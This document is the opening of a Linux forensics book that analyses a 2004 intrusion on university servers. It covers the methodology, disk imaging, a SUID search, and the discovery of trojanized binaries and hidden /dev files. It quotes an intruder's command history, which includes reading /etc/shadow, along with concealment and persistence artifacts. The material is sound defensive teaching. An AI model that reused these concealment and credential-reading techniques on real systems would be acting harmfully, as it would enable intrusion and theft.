
Second Edition

Linux forensics: a real case

Autopsy of a Cyberattack on Live Production Servers

Timeless Unix/Linux fundamentals, volatile memory, and forensic correlation



Alexis Real Santillán

Infrastructure & Cybersecurity Consultant

INCIDENT RESPONSE METHODOLOGY AND FORENSIC REPORT

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a real case

Autopsy of a Cyberattack on Live Production Servers

Incident response, volatile memory, and multi-system event correlation

The enduring power and maturity of foundational Unix/Linux tools against modern threats

Second Edition

Alexis Real Santillán

Infrastructure and Cybersecurity Consultant

Linux Open Source de México

Technical forensic report adapted for defensive security and digital investigations

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Editorial Note on Anonymization and Privacy:
This book documents an investigation conducted on real-world production systems. In accordance with legal, technical, and ethical standards, strict anonymization guidelines have been applied:

- IP addresses have been mapped to documentation address spaces under **RFC 5737** (`192.0.2.0/24`, TEST-NET-1) and **RFC 2544**, strictly preserving subnet relationships and forensic correlation.
- Domain and machine names have been normalized under the standard academic naming convention (`ifm.lab.edu.mx`), adopting identifiers inspired by servers of that era (`helios`, `atlas`, `io`), in compliance with **RFC 2606**.
- Individual names and user accounts have been pseudonymized to protect personal data confidentiality.

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To my son Luis Fernando Real, with affection,
who was a very restless child back in those days,
and whose curiosity led him to far surpass his father.

Preface

Security incidents on production systems rarely adhere to the sterile, orderly scenarios described in theoretical textbooks. In a real-world breach, the systems administrator faces ambiguity, multiple concurrent anomalies, and the urgent mandate to determine with absolute precision what transpired, how the perimeter was compromised, and what impact was sustained by core data and services.

The origin of this work traces back to an exhaustive forensic investigation triggered by unauthorized activity on central production servers. At that moment, institutional leadership demanded immediate answers. The accidental discovery of anomalous binaries bearing superuser privileges hidden within system paths catalyzed a meticulous process of evidence preservation and analysis: compiling forensic tools directly from source code, interrogating low-level inode structures, and reconstructing the adversary's actions from tampered logs and disk timestamps.

This book is the technical and methodological adaptation of the formal expert report delivered to university authorities. Its mission is to share the lessons and methodology of that investigation with students, defensive analysts, and systems administrators seeking to understand the anatomy of a genuine breach. Across these pages, we document the granular chronology of events: from the initial opportunistic entry and the planting of hidden services, to the injection of an in-memory kernel rootkit, the deployment of credential sniffers, and the patient correlation of forensic artifacts across multiple servers.

The Enduring Relevance of Foundational Unix/Linux Concepts

Faced with a forensic case documented using foundational tools, contemporary readers naturally ask: *What is the relevance of these methods in today's cybersecurity landscape?*

The answer lies in the extraordinary resilience, conceptual maturity, and architectural consistency of Unix and Linux operating systems. While consumer platforms and commercial security suites periodically reinvent their interfaces and transient formats, the foundational Unix model has remained virtually unchanged for decades: the core abstraction that "everything is a file", the Virtual File System (*VFS*), the

semantics of inodes and file descriptors, process hierarchies, and the kernel state exposed through virtual pseudo-filesystems such as `/proc`.

The foundational tools employed in this investigation — from orphan inode recovery with TCT and The Sleuth Kit to inspection via `lsof`, `strace`, `strings`, `gdb`, and differential package verification against clean distribution baselines — are far from museum pieces. On the contrary: they represent the bedrock upon which modern digital forensics and incident response (DFIR) is built. Contemporary Endpoint Detection and Response (*EDR*) agents and advanced forensic frameworks ultimately query and validate these exact same native operating system data structures.

Learning digital forensics solely through automated, single-click commercial tools breeds a dangerous illusion of competence. When a skilled adversary alters environment binaries, manipulates kernel tables, or deploys anti-forensic techniques, automated parsers stumble or yield misleading summaries. In those critical moments, the investigator must abandon vendor abstractions and descend to first principles: interrogating filesystem timestamps directly, auditing live process memory for trojanized daemons, and painstakingly reconstructing the causal chain of events.

The methodologies documented in this volume are timeless because they teach one to think in terms of operating system architecture. Mastering how this live intrusion was dissected equips the reader with the analytical foundation required to audit, defend, and investigate any modern Unix or Linux infrastructure.

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Executive Summary

This document presents the findings of an exhaustive digital forensic investigation conducted on a central departmental production server (`helios.ifm.lab.edu.mx`) belonging to an academic research institution, following the discovery of unauthorized activity and the implantation of malicious software operating with administrative privileges.

The investigation comprised two complementary methodological phases:

1. **Live Response and Active Monitoring:** Executed while the server remained in production to contain imminent operational risks, capture volatile in-memory processes, intercept network communications, and monitor suspect interactive sessions without prematurely alerting the adversaries.

2. **Post-Mortem Forensic Analysis:** Rigorous examination of bit-stream forensic images of the storage drives conducted on dedicated reference and control workstations (*Dell Precision 350*). This phase encompassed operating system package integrity verification (RPM), heuristic malware detection, chronological inode timeline analysis (*mactime* using MAC timestamps), system log mining (`syslog`, `wtmp`, `xferlog`), deleted file recovery (*file carving*), and multi-system correlation across mail and web authentication services (*OpenWebMail*).

Core Forensic Finding of the Investigation

Forensic evidence conclusively demonstrated the convergence of **two independent intrusions**:

- An **opportunistic external attack**, originating via weak credentials over an exposed FTP service, whose primary objective was exploiting server compute and bandwidth to host IRC bouncers, relay bots, and file repositories.
- A **second, concurrent internal attack**, perpetrated by an insider with physical access to the building and direct knowledge of local network topology. This second actor took advantage of the confusion created by the initial breach to plant network sniffers, replace core administrative utilities with rootkits, and capture newly updated `root` administrative credentials.

The conclusions of this expert report enabled the institution to isolate compromised systems, eradicate malware persistence from the institutional network, attribute responsibility, and deploy hardened authentication and network segmentation architectures.

Methodological Guide for Forensic Analysis

This book was conceived not merely as the chronological narrative of an incident, but as a **comprehensive educational manual** for students, security analysts, systems administrators, and professionals seeking a rigorous technical foundation in Digital Forensics and Incident Response (DFIR).

In a landscape saturated with synthetic Capture-the-Flag (CTF) challenges and point-and-click automated tools, this real-world case provides the irreplaceable value of confronting **unfiltered evidence from a live production compromise**: incomplete or tampered logs, active anti-forensics, concurrent attackers, and real-time operational pressures.

The Cardinal Axioms of Digital Criminalistics

Throughout this case study, the reader will observe the practical application of three universal principles governing digital investigations:

1. **Locard's Exchange Principle Applied to Cyberspace:** Formulated by criminalist Edmond Locard: «*Every contact leaves a trace*». In a multi-user operating system, it is technically impossible for an intruder to execute a command, transfer a file, or modify a process without altering physical storage or kernel memory state (inode timestamps, kernel process accounting, socket tables, or authentication logs). The investigator's role is uncovering the artifacts the adversary believed were obliterated.

2. **The Order of Volatility (RFC 3227):** Evidence collection must proceed in strict adherence to data lifespan, from the most ephemeral to the most persistent:

   CPU Registers $\longrightarrow$ **System RAM** $\longrightarrow$ **Network/Kernel State** $\longrightarrow$ **Disk Storage** $\longrightarrow$ **Backup Media**

   In the documented investigation, the methodology carefully balanced non-destructive live response and active session monitoring before taking the server offline for bit-stream disk acquisition.

3. **Inmutability and Repeatability of Scientific Proof:** Every forensic finding must be verifiable and independently reproducible. Bit-stream disk cloning and continuous verification via cryptographic checksums (MD5, SHA-1, SHA-256) safeguard the chain of custody.

Standardized Methodological Alignment Matrix

To facilitate academic study and professional certification preparation (e.g., GCFA, GCFE, CHFI, CCFP), the contents of this book are formally mapped against international frameworks **NIST SP 800-86** and **ISO/IEC 27037**, as summarized in Table 1.

Methodological Phase	Chapters	Analytical Objectives and Skills
1. Identification and Triage	Chapters 1 and 3	Anomaly recognition, SUID binary auditing, and live triage.
2. Acquisition and Custody	Chapters 2 and 5	Bit-stream disk imaging, hash verification, and process accounting.
3. Binary and Malware Analysis	Chapters 4, 6, and 7	Static reverse engineering, IRC bot dissection, and kernel rootkits.
4. Timeline and Log Correlation	Chapters 8, 9, and 10	MAC timestamp reconstruction, multi-system log mining, and account analysis.
5. Advanced Data Recovery	Chapters 11, 12, and 13	File carving on orphan inodes, lateral movement, and pivoting analysis.
6. Verdict and Attribution	Chapters 14 and 15	Forensic report synthesis, threat attribution, and 20-year retrospective.

Table 1: Methodological mapping between forensic phases and book chapters.

Suggested Reading Pathways

- **For students and foundational learners:** Begin with a linear reading of Part I (Context and Methodology) and Part II (Live Detection), solidifying fundamental Unix operating system abstractions before diving into reverse engineering.
- **For systems administrators and incident responders:** Focus on Chapters 4, 6, and 8 to master process spoofing evasion techniques, trojanized binary detection, and filesystem timeline analysis.
- **For auditors and forensic examiners:** Study Chapter 2 (Chain of Custody), Chapter 14 (Forensic Verdict and Attribution), and Appendices D and E, which provide operational cheat sheets and chain of custody documentation templates.

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Part I

The Scenario and Forensic Preparation

Chapter 1

Network Topology and Technological Environment

The starting point of any digital forensics investigation demands a thorough characterization of the target: its hardware architecture, operating system, network topology, and the services exposed at the time of the incident. In the technological landscape of the era, departmental servers routinely assumed multiple concurrent roles—operating simultaneously as mail servers, shared file servers via NFS and Samba, and computation hosts supporting remote X11 graphical sessions. This design substantially expanded the system's attack surface and complicated forensic scoping.

Production Infrastructure Context

The server under investigation represented the standard departmental high-performance computing setup of the period: a single-processor Intel Pentium III x86 architecture operating on a PCI bus with IDE/ATA magnetic storage, interconnected via Fast Ethernet (100 Mbps) switches to a university network with direct public IPv4 addressing and no perimeter application firewalls.

1.1 Technical Profile of the Target System

The target of this forensic investigation was the department's primary server, designated throughout this report under the technical pseudonym `helios`. The hardware specifications and base software platform are detailed in Table 1.1.

1.2 Physical Location and Network Topology

The analyzed machine was physically hosted in the departmental computer center on campus. Its physical interconnection to the university's broader network backbone

Parameter	Technical Specification
Hostname	`helios`
Network Domain	`ifm.lab.edu.mx`
Assigned IP Address	`192.0.2.10`
Primary Roles	Mail server, file server, X11 compute server
Manufacturer & Chassis	Custom-built open-architecture server
Central Processing Unit (CPU)	Intel Pentium III @ 750 MHz
Volatile Memory (RAM)	256 MB SDRAM
Mass Storage	20 GB ATA-66 IDE Hard Drive
Base Operating System	GNU/Linux Debian 3.0-r1 (*Woody*)

Table 1.1: Technical specifications of the analyzed server (`helios`).

was achieved through a Fast Ethernet (100 Mbps) network interface card connected directly to a central switch via structured cabling in a star topology, as illustrated in Figure 1.1.




Figure 1.1: Forensic topology and interconnection architecture of the departmental network.

Functionally and from a storage standpoint, the server maintained shared network mounts via NFS (*Network File System*) and Samba with secondary server `atlas` (`192.0.2.20`), granting authorized users interactive access to their home directories both via remote console sessions (through SSH and legacy Telnet/FTP) and remote graphical terminals over XDMCP.

1.3 Exposed Services Matrix and Attack Surface

The consolidation of diverse services on a single central host was standard practice in computer centers at the time, yet it drastically expanded lateral compromise vectors,

as summarized in Table 1.2.

Port / Protocol	Daemon Service	Operational Purpose	Assessed Risk Vector
`21/tcp`	ProFTPD 1.2	File transfer	Brute-force attacks against local accounts
`22/tcp`	OpenSSH 3.4p1	Administrative access	Exposure of interactive login sessions
`23/tcp`	in.telnetd	Lab terminal access	Cleartext traffic, eavesdropping
`25/tcp`	Sendmail 8.12	Institutional mail relay	Exploits in MIME parsing routines
`110/tcp`	Qpopper / UW-IMAP	Mail retrieval	Accounts with weak dictionary passwords
`139, 445/tcp`	Samba smbd	File sharing for Windows clients	Authentication based on LANMAN hashes
`177/udp`	XDMCP (X Display)	Remote graphical sessions	Unencrypted remote X11 desktop traffic
`2049/tcp,udp`	NFS (knfsd)	Cross-node `/home` mounting	Network-level UID trust relationships

Table 1.2: Matrix of active network ports and services on `helios`.

With this infrastructure map established and the exposure surface clearly demarcated, the sudden emergence of operational anomalies on `helios` in mid-April 2004 triggered critical alerts for systems administration. Responding to an incident on a server anchoring the communications, files, and email of an entire institution allows no room for improvised measures: before issuing destructive commands or abruptly shutting down the machine, establishing a rigorous forensic methodology was essential to preserve volatile memory evidence and safeguard chain of custody for magnetic media. This methodical framework is addressed in the following chapter.

Attack Surface Evaluation

Based on the exposed services matrix in Table 1.2, identify which protocols transmitted credentials in cleartext across the shared Ethernet segment, and deduce what impact this vulnerability posed against an attacker who had gained standard user privileges on any laboratory workstation.

Technical Perspective & Lesson: Topology and Perimeter

In legacy production environments, it was common practice to connect compute servers directly with public IP addresses without deep packet inspection layers or Zero Trust architectures. Today, a comparable system would operate within a Virtual Private Cloud (VPC), isolated behind secure bastion hosts, load balancers with WAF, micro-perimeter segmentation, and hardened authentication utilizing hardware-backed cryptographic keys (FIDO2/WebAuthn).

Chapter 2

Forensic Principles and Chain of Custody

The legal and technical validity of a digital forensic analysis rests on the strict integrity of physical and logical evidence. When confronted with verified indications of a security breach in a live production environment, the forensic team faces a fundamental dilemma: whether to preserve the volatile state of the running machine or execute a controlled shutdown for static laboratory examination.

The Golden Rule of Digital Forensics

Never investigate directly on original storage media unless strictly unavoidable. Physical bit-stream cloning and cryptographic verification via MD5 and SHA-1 checksums guarantee that the state of the evidence remains unaltered throughout the investigation, ensuring absolute reproducibility of findings.

2.1 Forensic Methodology and Evidence Preservation

From the moment the first indicators of compromise were uncovered and covert surveillance hooks were deployed, a comprehensive system backup was immediately initiated. Before performing any invasive analytical procedures, exact physical binary replicas (*bit-stream copies*) of the hard drives were generated using the `dd` utility, configured with fixed block sizes and synchronization parameters to tolerate unreadable magnetic sectors without desynchronizing inode offsets:

```
# Physical bit-by-bit acquisition of primary IDE disk (/dev/hda)
# The conv=noerror,sync parameter pads unreadable sectors with null bytes
dd if=/dev/hda of=/evidencias/helios-master-dd.img bs=512 conv=noerror,sync
```

```
# Immediate cryptographic hash computation for integrity verification
md5sum /evidencias/helios-master-dd.img > /evidencias/helios-master-dd.img.md5
sha1sum /evidencias/helios-master-dd.img > /evidencias/helios-master-dd.img.sha1

# Laboratory mounting over loopback device in strict read-only mode
mount -o ro,loop,noexec /evidencias/helios-master-dd.img /mnt/analisis/
```

Except in rare circumstances where verifying the live behavior of the original hardware or network context was strictly necessary, all analytical operations were conducted exclusively on forensic clones mounted in read-only mode within an isolated analysis lab, guaranteeing that the original storage drives remained sealed under formal chain of custody. The digital evidence lifecycle is illustrated in Figure 2.1.




Figure 2.1: Formal forensic lifecycle of acquisition, custody, and differential analysis.

Forensic Image Integrity

Why is the `conv=noerror,sync` option in `dd` indispensable when imaging a drive containing damaged magnetic sectors? If the `sync` parameter were omitted, what would happen to the byte offset of all subsequent data blocks, and how would that fatally corrupt filesystem structures and inode table parsing during laboratory examination?

2.2 Laboratory Systems and Reference Environments

To distinguish illicit attacker alterations from legitimate administrative noise with mathematical certainty, a systematic **differential analysis** procedure was established. This methodology consisted of benchmarking forensic disk images against clean witness installations (*reference baselines*), built with identical operating system distributions and uncompromised official vendor packages.

The forensic laboratory operated two dedicated computing platforms, summarized in Table 2.1.

Component	Primary Workstation (Desktop)	Mobile Workstation (Laptop)
Model	Dell Precision 350	Dell Inspiron 4150
Processor	Intel Pentium 4 @ 2.8 GHz	Intel Mobile Pentium 4 @ 1.8 GHz
RAM	512 MB DDR	256 MB DDR
Hard Drive	80 GB IDE	30 GB IDE
Reference Baseline	Debian GNU/Linux 3.0 (*Woody*)	Debian GNU/Linux 3.0 (*Woody*)
Analysis Environment	Debian GNU/Linux 3.1 (*Sarge*)	Debian GNU/Linux 3.1 (*Sarge*)

Table 2.1: Hardware specifications and baseline environments in the forensic laboratory.

2.3 Taxonomy of Forensic Tooling

Digital forensics in that era demanded the methodical orchestration of specialized low-level utilities, categorized in Table 2.2 by analytical capability.

Forensic Category	Tools and Utilities Deployed
Binary & Reverse Engineering	`strings`, `strace`, `ltrace`, `gdb`, `readelf`, `objdump`, `nm`, `file`. Disassembly of suspicious binaries, system call tracing, and symbol table inspection.
Cryptographic Integrity	`md5sum`, `sha1sum`, `stat`, `lsattr`. Cryptographic hashing across block devices, inode metadata verification, and Ext2 filesystem attribute audits.
Specialized Forensic Suites	`The Coroner's Toolkit (TCT)` (*grave-robber*, *ils2mac*, *mactime*, *unrm*, *lazarus*) and `The Sleuth Kit (TSK)` (*fls*, *ils*, *istat*, *icat*, *fsstat*, *dls*, *Autopsy*). Deleted inode carving, slack space recovery, and chronological reconstruction.
Rootkit & Malware Detection	`chkrootkit`, `f-prot`, `ifpromisc`, `check_wtmpx`, `chklastlog`, `chkwtmp`, `snif`. Detection of network interfaces in promiscuous mode and audit of log scrubbing tools.
Live System Triage	`lsof`, `netstat`, `ps`, `lastcomm`, `last`, `nc`. Monitoring of open file descriptors, network socket connection tables, and active user sessions.

Table 2.2: Taxonomic classification of investigative tooling used in the case.

With the controlled forensic laboratory operational, analysis workstations primed, and preservation protocols strictly enforced, the investigation faced its first direct operational hurdle: conducting live triage on the running `helios` server without tipping off the intruder, while capturing transient evidence of compromise. This initial sweep

rapidly unearthed an alarming cluster of unauthorized SUID binaries, examined in the next chapter.

Technical Perspective & Lesson: Volatile Memory Acquisition

In early Unix/Linux forensics, live RAM acquisition was still in its infancy. Today, capturing volatile memory using kernel-level modules such as *LiME* (*Linux Memory Extractor*) followed by analysis with advanced frameworks such as *Volatility 3* constitutes the non-negotiable first step in digital incident response, allowing investigators to extract active network sessions, cryptographic keys, injected shellcode, and in-memory rootkits that never touch magnetic disks.

Part II

Early Detection and Live Artifacts

Chapter 3

Early Detection and Live Artifacts

Initial intrusion detection typically surfaces through subtle discrepancies in routine system operations. In mid-April 2004, systems administration identified files bearing unusual ownership and elevated permissions nestled within system directories. This chapter documents the first live response actions and the preliminary inventory of anomalous artifacts.

Legacy Concealment Techniques in /dev

The `/dev` directory was historically the favored hideout for intruders in Unix/Linux environments. Because it houses hundreds of block and character device nodes, attackers routinely established obfuscated subdirectories bearing simulated device names (such as `/dev/ptyp` or `/dev/...`) to conceal toolchains, packet sniffers, and Set-UID binaries.

3.1 Initial Detection: Files with SUID and SGID Permissions

In mid-April, systems administration discovered that unauthorized programs with root privileges had been planted on the server. An exhaustive filesystem search was executed to locate all files owned by root that possessed the **SUID** and/or **SGID** permission bits, running the command `find / -type f` $-perm-4000-o-perm-2000$ `-ls`. This query revealed that user `duende`[1] harbored executables with unauthorized elevated privileges within his private home directories.

Under Unix access control architecture, a binary bearing the **SUID** (*Set User ID*, octal 4000) or **SGID** (*Set Group ID*, octal 2000) bit executes with the effective privileges

[1]Throughout this report, user account logins are cited exactly as they appear in system logs, omitting real personal names.

(*effective UID / GID*) of the **file owner on disk**, rather than those of the invoking user. Consequently, if a binary is owned by `root` with the SUID bit set (`-rwsr-xr-x`), any unprivileged local user executing it instantly commands full superuser privileges on the operating system.

The non-standard **SUID** and **SGID** executables identified across the system were:

```
702242 92 -rwsr-sr-x 1 root root 88531 Feb 11 1999 /home/staff/duende/prog/bin/registro
620791 20 -rwsrwsr-x 1 root root 18256 Jan 9 2000 /home/staff/duende/prog/gtk/registros
```

Up to this juncture, no particular suspicion had fallen upon user duende or UID 500, which are identically the same entity.[2]

3.2 Anomalous Presence in System Directories

A secondary search was conducted to identify files owned by non-root users (UID $\neq$ 0) located inside system directories:

```
501289   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:18 ./usr/bin/top
501292   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:19 ./usr/bin/pstree
388613   24 -rwxr-xr-x   1 500      users       20705 Apr 11 16:24 ./usr/bin/getty
227367  392 -rwxr-xr-x   1 500      users      395235 Apr 15 20:23 ./usr/lib/popclean
227360    4 -rwxr-xr-x   1 500      users        1013 Apr 15 20:23 ./usr/local/lib/dsniff.
     services
227358    4 -rwxr-xr-x   1 500      users         236 Apr 15 20:23 ./etc/cron.daily/dnsquery
501288   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:13 ./bin/ps
388620   32 -rwxrwxr-x   1 500      users       29220 Mar 18  2002 ./bin/kevent
469100    4 -rwxr-xr-x   1 500      users         475 Nov 14  2002 ./bin/endl
501291   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:13 ./bin/netstat
227355  708 -rwxr-xr-x   1 500      users      718863 Apr 11 16:13 ./bin/sysinit
324280    4 -rwxr-xr-x   1 501      users         240 Oct  1  2002 ./bin/weit
227351    4 -rwxr-xr-x   1 500      users         627 Mar  8 06:14 ./dev/rd/c2d3b2
227352    4 -rwxr-xr-x   1 500      users         531 Nov 14  2002 ./dev/rd/c6d0b2
227353    4 -rwxr-xr-x   1 500      users         512 Nov 14  2002 ./dev/rd/c6d3b2
130454    4 -rwxr-xr-x   1 500      users          36 Nov 14  2002 ./dev/.libn
130456    4 -rwxr-xr-x   1 500      users          66 Mar  8 06:12 ./dev/.libpt
130461    4 -rwxr-xr-x   1 500      users          69 Mar  8 06:13 ./dev/.libtr
130458    4 -rwxr-xr-x   1 500      users          65 Mar  8 06:12 ./dev/.libtp
533480    4 drwxr-xr-x   2 500      users        4096 May  9 19:05 ./dev/zqft4
```

None of the executables above should legitimately belong to regular unprivileged users.

The core administrative binaries:

```
501289   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:18 ./usr/bin/top
501292   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:19 ./usr/bin/pstree
388613   24 -rwxr-xr-x   1 500      users       20705 Apr 11 16:24 ./usr/bin/getty
```

[2]We will use the numerical user identifier (UID) and the login name interchangeably depending on the output format of each forensic tool.

```
501288   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:13 ./bin/ps
388620   32 -rwxrwxr-x   1 500      users       29220 Mar 18  2002 ./bin/kevent
469100    4 -rwxr-xr-x   1 500      users         475 Nov 14  2002 ./bin/endl
501291   24 -rwxr-xr-x   1 500      users       22837 Apr 11 16:13 ./bin/netstat
227355  708 -rwxr-xr-x   1 500      users      718863 Apr 11 16:13 ./bin/sysinit
```

represent foundational system management tools tasked with reporting running processes and active network connections. Having these binaries owned by UID 500 indicated severe system tampering.

The hidden device tree artifacts:

```
130454    4 -rwxr-xr-x   1 500      users          36 Nov 14  2002 ./dev/.libn
130456    4 -rwxr-xr-x   1 500      users          66 Mar  8 06:12 ./dev/.libpt
130461    4 -rwxr-xr-x   1 500      users          69 Mar  8 06:13 ./dev/.libtr
130458    4 -rwxr-xr-x   1 500      users          65 Mar  8 06:12 ./dev/.libtp
533480    4 drwxr-xr-x   2 500      users        4096 May  9 19:05 ./dev/zqft4
```

have no legitimate basis for existing on a production Unix host; the leading dot signifies hidden entries purposefully omitted from default directory listings.

Finally, the planted services:

```
227367  392 -rwxr-xr-x   1 500      users      395235 Apr 15 20:23 ./usr/lib/popclean
227360    4 -rwxr-xr-x   1 500      users        1013 Apr 15 20:23 ./usr/local/lib/dsniff.
     services
227358    4 -rwxr-xr-x   1 500      users         236 Apr 15 20:23 ./etc/cron.daily/dnsquery
```

warranted deep forensic scrutiny, as their names directly pointed to sniffer configuration files and automated scheduled persistence.

Noticeably, the overwhelming majority of anomalous files belonged to user 500 (`duende`). Consequently, this user account was singled out for focused—though by no means exclusive—investigation. A recursive search for all files owned by UID 500 returned only the items listed above alongside his home directory: `/home/staff/duende`.

An audit of user `duende`'s interactive command history was undertaken via his shell logs (`.history` and `.bash_history`). In Unix systems, these files record commands executed during interactive shell sessions. An uncompromised user operating normally maintains a continuous backlog of executed commands dating back to account provisioning or system installation. The erasure or truncation of command histories is universally recognized as the primary counter-forensic technique employed by intruders.

Inspection of the user's shell histories yielded:

- `.bash_history` was completely empty (0 bytes). The user may not have utilized `bash` as his primary login shell, or it was wiped.

- `.history` (the history file for the `tcsh` shell) contained only sparse, routine commands dating back several months. It had clearly been sanitized.

3.3 Command History Audit and Covert Tool Logs

Because standard shell histories offered negligible insight into recent user activity, the forensic team audited less obvious logging mechanisms frequently overlooked by attackers. One such record is managed by the visual file manager **Midnight Commander** (`mc`), which tracks interactive navigation and command execution within its internal configuration files. Midnight Commander periodically prunes its `.mc/history` file; thus, any entries present reflect relatively fresh interactions.

Examination of `/home/staff/duende/.mc/history` revealed a goldmine of investigative intelligence:

```
[Dir Hist Directorio Personal]
0=/home/staff/duende/.gnome-desktop/Directorio Personal

[Dir Hist duende]
0=/home/staff/duende/.gnome-desktop/duende
1=/home/staff/duende/.gnome-desktop/duende/doc
2=/home/staff/duende/.gnome-desktop/duende
3=/home/staff/duende/.gnome-desktop/duende/doc
4=/home/staff/duende/.gnome-desktop/duende
5=/home
6=/usr/local/netscape

[name]

56=.bash_history
57=pop.log
59=test*

[Dir Hist New Left Panel]
0=/etc
1=/
2=/root
3=/root/chkrootkit-0.40
4=/root
5=/root/helios-rh
6=/root

27=/root
28=/root/archivos
29=/root
30=/root/pine
31=/root
32=/
33=/sbin
34=/
35=/tmp
36=/
37=/etc
38=/etc/cron.d
39=/etc
40=/etc/cron.daily
41=/etc
```

```
42=/
43=/usr
44=/usr/lib
45=/usr
46=/home/staff/duende
47=/home/staff
48=/home/staff/duende
49=/home/staff/duende/xm
50=/home/staff/duende
51=/home/staff/duende/o0o.tar#utar
52=/home/staff/duende/o0o.tar#utar/s8exp
53=/home/staff/duende/o0o.tar#utar
54=/home/staff/duende
55=/home/staff
56=/var/mail
57=/var
58=/home/staff/duende
59=/var/log

[Dir Hist New Right Panel]

23=/home/est/proa
24=/home/staff/duende
25=/home/est/zopilote
26=/home/est/proa
27=/home/est/zopilote
28=/tmp
29=/home/est/zena
30=/home/staff/duende
31=/home/est/zena
32=/tmp
33=/tmp/.sxp
34=/tmp
35=/home/est/zena
36=/home/staff/duende
37=/tmp
38=/tmp/.sxp
39=/tmp
40=/
41=/temporal
42=/
43=/home/staff/duende
44=/home/staff/duende/prog/c/lc
45=/home/staff/duende
46=/home/staff/duende/prog/c/uno
47=/dev
48=/dev/zqft4
49=/home/staff/duende/prog/c/uno
50=/home/staff/duende/prog/c
51=/home/staff/duende
52=/home/staff/duende/xm
53=/home/staff/duende
54=/dev
55=/dev/zqft4
56=/dev
57=/home/staff/duende
58=/home/staff
59=/home/staff/duende

[cmdline]
3=ee ladiva.rgb
9=cd temp
```

```
10=make
11=make -f makefile.linux
12=vi makefile.linux
13=make -f makefile.linux
14=sh fixunix.sh
15=cp Makefile.unx Makefile
16=make
17=cd
18=cd bajar
19=cd
20=cd /usr/local/include
21=cd bajar
22=[6~[6~[6~
23=cd
24=cd /tmp
25=ls -lF
26=more sm
27=less sm
28=ls -lF
29=cd /home/est/proa
30=[21~0
31=cd /tmp
32=qdate
33=date
34=[21~0
35=cd /home/est/zena
36=cd /tmp
37=cd /home/est/zena
38=cd /tmp
39=du -h
40=w
41=cd /home/staff
42=cd /tmp
43=cd /etc
44=less shadow
45=cd /var/log
46=cd /dev
47=ls -lFa dnsquery
48=cd /etc
49=chown root.root dnsquery
50=cd /home/staff/duende/
51=cd /dev
